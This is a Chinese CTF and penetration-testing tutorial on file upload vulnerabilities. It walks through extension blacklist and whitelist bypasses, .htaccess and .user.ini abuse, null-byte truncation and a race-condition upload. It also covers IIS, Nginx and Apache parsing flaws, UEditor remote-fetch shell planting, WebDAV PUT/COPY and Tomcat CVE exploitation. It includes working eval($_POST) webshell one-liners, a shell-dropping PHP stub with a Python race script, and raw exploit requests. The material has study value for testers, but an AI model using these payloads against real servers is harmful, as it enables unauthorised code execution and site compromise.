
前言 22年春天跟着学长学ctf的时候写的文章,写的很烂,后来打了不少iis系统,遇到了不少文件上传的漏洞,并且之前这篇文章在php标签下面,不准确而且文件类型的漏洞完全可以当成一个专题来写,比如文件内容检测,文件上传后缀名检测,文件上传位置的获取和限制等,所以重写了这篇文章。
文件上传漏洞是指用户上传了一个可执行的脚本文件,并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的,“文件上传”本身没有问题,有问题的是文件上传后,服务器怎么处理、解释文件。
获取文件的信息 当我们找到了一个文件上传接口,兴冲冲的上传一个文件上去,我们的文件会以怎么样的一种方式上传上去的那,系统又会怎么操作我们上传的文件,这里用之前写的php文件上传做示例
文件上传数据包解析 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 POST /upload HTTP/1.1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxyz ....... ------WebKitFormBoundaryxyz Content-Disposition: form-data; name="desc" 个人简介 ------WebKitFormBoundaryxyz ------WebKitFormBoundaryxyz Content-Disposition: form-data; name="file1"; filename="2.svg" Content-Type: image/svg+xml <?xml version="1.0" standalone="no"?> <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/> <script type="text/javascript"> alert(123); </script> </svg> ------WebKitFormBoundaryxyz--
字段的分割符 必须和 Content-Type 里的 boundary保持一致。然后开头 – 固定要加,结尾再加 – 表示结束。
Content-Disposition:数据来源,form-data表示接收的是表单数据
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 MIME值 含义 text/plain 纯文本 text/html HTML文档 text/javascript js代码 application/xhtml+xml XHTML文档 image/gif GIF图像 image/jpeg JPEG图像 image/png PNG图像 video/mpeg MPEG动画 application/octet-stream 二进制数据 application/pdf PDF文档 application/(编程语言) 该种语言的代码 application/msword Microsoft Word文件 message/rfc822 RFC 822形式 multipart/alternative HTML邮件的HTML形式和纯文本形式,相同内容使用不同形式表示 application/x-www-form-urlencoded POST方法提交的表单 multipart/form-data POST提交时伴随文件上传的表单
$_FILES 1 2 3 4 5 6 7 8 9 10 11 12 13 14 <?php if ($_FILES ["file1" ]["error" ] > 0 ){ echo "错误:" . $_FILES ["file1" ]["error" ] . "<br>" ; } else { echo "上传文件名: (包括后缀)" . $_FILES ["file1" ]["name" ] . "<br>" ; echo "文件类型:(对应字段的Content-Type) " . $_FILES ["file1" ]["type" ] . "<br>" ; echo "文件大小(单位为字节): " . ($_FILES ["file1" ]["size" ] / 1024 ) . " kB<br>" ; echo "文件临时存储的位置(当文件上传时会被临时存放在一个随机文件里): " . $_FILES ["file1" ]["tmp_name" ]; move_uploaded_file($_FilES ['file1' ]['tmp_name' ],$newfile ); } ?>
不能作为文件名的字符 为了和路径区分,一些字符是不被允许当作文件名的\ / : * ? “ < > ASCII 0-31 /、\0(NULL)
如果文件名里出现了这些信息,出现位置前的内容都会被去掉,这样的设定一定程度上限制了文件上传漏洞的利用,如上传到/tmp目录下,而php工作目录在/www,无法用网址解析,则不存在文件上传漏洞
文件名中危险字符的判断最终由 OS 决定,所以大部分文件上传函数都不会处理文件名里的字符,如$_FILES['userfile']['name'] 不会 自动去除或过滤文件名中的 ../ 或其他路径遍历片段;它原样返回浏览器提交的 filename 值
黑名单 黑名单后缀检测绕过 一般分为两种,一种是代码层次的黑名单绕过,及在检测后缀后,有可能存在修改,如检测后修改文件名,就有可能把后缀一起修改了
第二种是系统与代码解析差异导致的绕过,如win不区分大小写,Windows中文件后缀名.系统会自动忽略
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 $file_name = deldot($file_name );$file_ext = strrchr($file_name , '.' );$file_ext = strtolower($file_ext ); $file_ext = str_ireplace('::$DATA' , '' , $file_ext );$file_ext = trim($file_ext ); if (!in_array($file_ext , $deny_ext )) { $temp_file = $_FILES ['upload_file' ]['tmp_name' ]; $img_path = UPLOAD_PATH.'/' .date("YmdHis" ).rand(1000 ,9999 ).$file_ext ; if (move_uploaded_file($temp_file ,$img_path )) { $is_upload = true ; } else { $msg = '上传出错!' ; } } else { $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件!' ; } if (!exif_imagetype($tmp_name )) die ("^_^" ); $info = @getimagesize($tmp_name );if (false === $info || (IMAGETYPE_GIF === $info [2 ] && empty ($info ['bits' ]))) { throw new ImageException('Illegal image file' ); }
在window的时候如果文件名+::$DATA会把::$DATA之后的数据当成文件流处理,不会检测后缀名,且保持::$DATA之前的文件名,他的目的就是不检查后缀名
存在其他有可能正常解析的后缀 PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc
旧版 PHP 5.x 历史环境中存在将多个旧式扩展名映射到 PHP 的配置。例如,PHP 官方 Apache 手册明确给出了一种可以匹配 .php、.php2 至 .php6 和 .phtmlDebian + PHP+ Apache + mod_php就能默认支持.phtml,任意php版本
ASP: .asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml
当目标服务器开启了SSI功能(默认关闭),我们就可以上传.stm .shtml .shtm,利用<!--#exec cmd="whoami" -->语法执行命令。
Jsp: .jsp, .jspx, .jsw, .jsv, .jspf
exif_imagetype和@getimagesize($tmp_name)[2]可以通过抓包将文件内容的开头加上GIF89a(一种GIF标识)的方法绕过
利用自定义解析绕过黑名单 Apache的.htaccess .htaccess可以在所在文件夹和子文件下修改部分apache2.conf和php.ini中的选项,方便程序可以灵活解析,当然这需要apache2.conf配置中的AllowOverride为ALL(默认为None) ,从Apache 2.3.9版本开始,默认值是None,这意味着.htaccess文件会被完全忽略
1 2 3 4 5 6 7 8 9 <Directory /var/www/> Options +Indexes +FollowSymLinks +ExecCGI #Indexes → 开启目录浏览,如果没有index.php/index.html,会直接列出所有文件。 #ExecCGI → 允许执行 CGI 脚本 AllowOverride ALL # 默认应该是None,ALL表示/var/www/下所有文件接受.htaccess的重写 Require all granted #允许所有ip访问 </Directory> <FilesMatch "^\.ht"> Require all denied # 默认访问.ht开头的路由会被阻止 </FilesMatch>
需要用到的代码如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 <FilesMatch "a.png"> #匹配当前目录下的a.png文件 Sethandler application/x-httpd-php #按照PHP文件来执行 </Eilesmatch > Sethandler application/x-httpd-php # 没有设置FilesMatch就是匹配全局 AddType application/x-httpd-php .htm #将.htm文件当做php来解析 AddHandler cgi-script .sh #需要Options ExecCGI,支持sh为后缀的cgi脚本的执行 php_value auto_prepend_file images.png #文件包含 #一键shell <Files ~ "^.ht">#允许访问.ht开头的路由 Require all granted Order allow,deny Allow from all </Files> SetHandler application/x-httpd-php # <?php phpinfo(); ?>
php的.user.ini 用户目录 里放置一个 .user.ini 文件,用来覆盖部分 php.ini 的设置(只针对当前目录及子目录生效)php5.3以上版本 都默认支持fastcgi/cgi
则说明该php版本可以解析.user.iniphpinfo的server API 选项,如果是CGI/FastCGI模式(如PHP-FPM)就可以解析.user.ini,如果是Apache模块模式(mod_php)就是解析.htaccess,所以一般Nginx或者iis都是可以解析.user.ini
使用方法很简单,直接写在.user.ini中:
1 auto_prepend_file =shell.jpg
auto_prepend_file 在文顶部插入加载文件;
白名单 绕过白名单的方法同样适用于黑名单
1 2 3 4 5 6 $ext_arr = array ('jpg' ,'png' ,'gif' ); $file_ext = substr($_FILES ['upload_file' ]['name' ],strrpos($_FILES ['upload_file' ]['name' ],"." )+1 ); if (in_array($file_ext ,$ext_arr )){ $temp_file = $_FILES ['upload_file' ]['tmp_name' ]; $img_path = $_GET ['save_path' ]."/" .rand(10 , 99 ).date("YmdHis" )."." .$file_ext ;
php老版本文件截断绕过 1 include ('files/' .$action .'.php' );
00截断绕过 要求:php<5.3.4 magic_quotes_gpc=off(默认on,5.4以后该选项被移除)
长度截断绕过 要求:php版本<=5.2.8
竞争上传 这里拿upload-labs的第18关做演示
1 2 3 4 5 6 7 8 $upload_file = $UPLOAD_ADDR . '/' . $file_name ; if (move_uploaded_file($temp_file , $upload_file )){ if (in_array($file_ext ,$ext_arr )){ ... }else { $msg = "只允许上传.jpg|.png|.gif类型文件!" ; unlink($upload_file ); }
文件先经过保存 ,然后判断后缀名是否在白名单中, 如果不在则删除. 此时可以利用条件竞争在保存文件时访问文件来执行php文件
如果直接上传shell需要在执行删除操作的同时访问文件,这样利用难度比较大,我们利用上传的文件做跳板,这样在删除文件前访问上传的文件就可以生成shell文件
1 2 3 4 5 6 <?php $file = fopen("shell.php" ,"w" );$payload ="<?php @eval(\$_POST['c']); ?>" ;fwrite($file ,$payload ); fclose($file ); ?>
脚本访问
1 2 3 4 5 6 7 8 9 10 import requestsurl = "http://127.0.0.1:56398/uploads/1.php" url2 ='http://127.0.0.1:56398/uploads/shell.php' while True : html = requests.get(url) if html.status_code == 200 : html2 = requests.get(url2) if html2.status_code == 200 : print ("shell已存在" ) break
多试几次
中间件解析漏洞 IIS
IIS5.x-6.x解析漏洞 使用iis5.x-6.x版本的服务器,大多为windows server 2003,网站比较古老,开发语句一般为asp;所以该解析漏洞也只能解析asp文件,而不能解析aspx文件。
目录解析(6.0)www.xxx.com/xx.asp/xx.jpg
文件解析(5.0/6.0)www.xxx.com/xx.asp;.jpg
IIS 7.0、IIS 7.5、Nginx(engine x) <8.03 畸形解析漏洞 漏洞原理www.xx.com/phpinfo.jpg/1.php 这个URL时,$fastcgi_script_name会被设置为“phpinfo.jpg/1.php”,然后构造成SCRIPT_FILENAME传递给PHP CGI,但是PHP为什么会接受这样的参数,并将phpinfo.jpg作为PHP文件解析。这就要说到fix_pathinfo这个选项了, 如果开启了这个选项,那么就会触发在PHP中的如下逻辑:
PHP会认为SCRIPT_FILENAME是phpinfo.jpg,而1.php是PATH_INFO,所以就会将phpinfo.jpg作为PHP文件来解析了。
漏洞形式www.xxxx.com/UploadFiles/image/1.jpg/1.php www.xxxx.com/UploadFiles/image/1.jpg%00.php www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php
另外一种手法:上传一个名字为test.jpg,以下是文件的内容:
Nginx(engine x)< 0.8.03 空字节代码 解析漏洞 影响版:0.5、0.6、0.7<= 0.7.65、0.8 <= 0.8.37
apache 1.x , 2.x解析漏洞 漏洞原理
Apache%0A解析截断(Apache2.4.0到2.4.29) 如上传a.php,然后在burp中修改文件名为a.php\x0A
富文本编辑器的利用 ueditor UEditor .net版本<= v1.4.3.3
漏洞分析 net/controller.ashx
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 string action = Request["action"]; switch (action) { case "config": return Content(UeditorConfig.Items.ToJson()); //读取配置文件 case "uploadimage": return UEditorUpload(new UeditorUploadConfig() { AllowExtensions = UeditorConfig.GetStringList("imageAllowFiles"), //正常上传文件需要符合配置文件里的白名单限制 PathFormat = UeditorConfig.GetString("imagePathFormat"),//默认是"imagePathFormat": "upload/image/{yyyy}{mm}{dd}/{time}{rand:6}", SizeLimit = UeditorConfig.GetInt("imageMaxSize"), UploadFieldName = UeditorConfig.GetString("imageFieldName") }); .............................. case "listimage"://列出upload/image下已上传的图片 return ListFileManager(UeditorConfig.GetString("imageManagerListPath"), UeditorConfig.GetStringList("imageManagerAllowFiles")); case "listfile"://列出upload/file下已上传的文件 return ListFileManager(UeditorConfig.GetString("fileManagerListPath"), UeditorConfig.GetStringList("fileManagerAllowFiles")); case "catchimage"://抓取远程数据源下载远程图片的功能 return CrawlerHandler(); default: return Content(new { state = "action 参数为空或者 action 不被支持。" }.ToJson()); } public ActionResult CrawlerHandler() { string[] sources = Request.Form.GetValues("source[]");//要求Content-Type: application/x-www-form-urlencoded post请求 if (sources == null || sources.Length == 0) { return Content(new { state = "参数错误:没有指定抓取源" }.ToJson()); } UeditorCrawler[] crawlers = sources.Select(x => new UeditorCrawler(x).Fetch()).ToArray();//遍历链接上传图片,返回详情列表 return Content(new { state = "SUCCESS", list = crawlers.Select(x => new //遍历详情,输出详情,其中x.ServerUrl为上传文件的路径 { state = x.State, source = x.SourceUrl, url = x.ServerUrl }) }.ToJson()); }
net/App_Code/CrawlerHandler.cs
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 public UeditorCrawler Fetch() { if (!IsExternalIPAddress(this.SourceUrl))//IsExternalIPAddress会检查传入的ip或者域名解析后的ip是否为内网ip,防止ssrf漏洞 { State = "INVALID_URL"; return this; } var request = HttpWebRequest.Create(this.SourceUrl) as HttpWebRequest; using (var response = request.GetResponse() as HttpWebResponse) { if (response.StatusCode != HttpStatusCode.OK) { State = "Url returns " + response.StatusCode + ", " + response.StatusDescription; return this; } if (response.ContentType.IndexOf("image") == -1)//从响应里的ContentType去匹配是否有image { State = "Url is not an image"; return this; } //Path.GetFileName 只按 / 或 \ 分割,将最后一个当作文件名,如http://abc.com/1.jpg?.ase,获取到的就是1.jpg?.ase //UeditorPathFormatter.Format ,第一个参数根据最后一个.后提取后缀,第二个根据配置文件设置生成路径和文件名,最后拼接就是ServerUrl ServerUrl = UeditorPathFormatter.Format(Path.GetFileName(this.SourceUrl), UeditorConfig.GetString("catcherPathFormat"));
漏洞判断 验证码漏洞是否存在:拼接漏洞URL地址:ueditor/net/controller.ashx?action=catchimage {“state”:”参数错误:没有指定抓取源”}console.log(UE.version),获取版本号
但是也有可能是精简版,而非完整版,精简版只支持上传图片,没有开启远程抓图功能ueditor//net/controller.ashx?action=config 查看上传的限制
1 2 3 4 5 "catcherActionName" "catcherFieldName" "catcherAllowFiles" "catcherLocalDomain" "catcherMaxSize"
则可确定是完整版
漏洞利用 1 2 3 4 python -m http.server 8888
使用post方式传入我们的图片路径
1 2 3 4 <form action ="http://IP:port/ueditor/net/controller.ashx?action=catchimage" enctype ="application/x-www-form-urlencoded" method ="POST" > <p > shell addr:<input type ="text" name ="source[]" /> </p ><input type ="submit" value ="Submit" /> </form >
打开html输入服务器上的图片马路径http://XXXX:8888/shell.jpg?.aspx http://XXXX:8888/shell.jpg#.aspx
他请求的还是shell.jpg,但是后面.aspx会被ueditor截取充当后缀
返回:{"state":"SUCCESS","list":[{"state":"SUCCESS","source":"http://:8888/1.png?.aspx","url":"upload/image/20260828/6392353432375277169548156.aspx"}]}
kindeditor kindeditor<=4.1.1
1 2 3 4 kindeditor/asp/upload_json.asp?dir=file kindeditor/asp.net/upload_json.ashx?dir=file kindeditor/jsp/upload_json.jsp?dir=file kindeditor/php/upload_json.php?dir=file
PUT上传漏洞 IIS 漏洞范围:IIS(6.0)并且拓展了WebDav协议
第一步:通过OPTIONS探测服务器支持的HTTP方法
1 2 3 4 5 6 7 8 OPTIONS / HTTP/1.1 Host:www.baidu.com HTTP/1.1 200 OK Allow: OPTIONS,TRACE,GET,HEAD,DELETE,COPY,MOVE,PROPFIND,PROPPATCH,SEARCH,MKCOL,LOCK,UNLOCK Public: OPTIONS,TRACE,GET,HEAD,DELETE,PUT,POST,COPY,MOVE,MKCOL,PROPFIND,PROPPATCH,LOCK,UNLICK,SEARCH Server: Microsoft-IIS/6.0 发现包含这些WebDav拓展方法之后就可以任意上传文件、更改文件名
第二步:通过PUT向服务器上传脚本文件
1 2 3 4 5 6 7 PUT /a.txt HTTP/1.1 Host: www.baidu.com <?php @eval($_POST['passwd']);?> HTTP/1.1 201 Created Allow: OPTIONS,TRACE,GET,HEAD,DELETE,COPY,MOVE,PROPFIND,PROPPATCH,SEARCH,MKCOL,LOCK,UNLOCK Server: Microsoft-IIS/6.0
第三步:通过Move或者Copy改名
1 2 3 4 5 6 COPY /a.txt HTTP/1.1 Host: www.baidu.com Destination: http://www.secbug.org/cmd.asp HTTP/1.1 201 Created Server: Microsoft-IIS/6.0
tomcat CVE-2017-12615 影响范围:Apache Tomcat 7.0.0至7.0.79版本,以及Apache Tomcat 8.5.0至8.5.19版本.
1 2 3 4 <init-param > <param-name > readonly</param-name > <param-value > false</param-value > </init-param >
readonly 控制 DefaultServlet 对静态资源目录的写权限:
支持三种上传绕过方式 默认使用put 加文件名是失败的 需要绕过
1 2 3 4 5 #win下绕过 PUT /xxx.jsp%20 PUT /xxx.jsp::$DATA #linux下绕过 PUT /xxx.jsp/
CVE-2025-24813 影响版本 tomcat<9.0.99
1 2 3 <Manager className ="org.apache.catalina.session.PersistentManager" > <Store className ="org.apache.catalina.session.FileStore" /> </Manager >
原理:
例如:
1 2 3 4 5 PUT /poc/session HTTP/1.1 Host: localhost:8080 Content-Range: bytes 0-1000/1200 {{(paylaod...)}}
ROOT目录下成功写入了文件(.poc.session)
而Tomcat的File会话存储默认路径同样位于ROOT目录,且存储形式为JSESSIONID.session
1 2 3 GET / HTTP/1.1 Host: localhost:8080 Cookie: JSESSIONID=.poc
这时tomcat会反序列化上传的.poc.session文件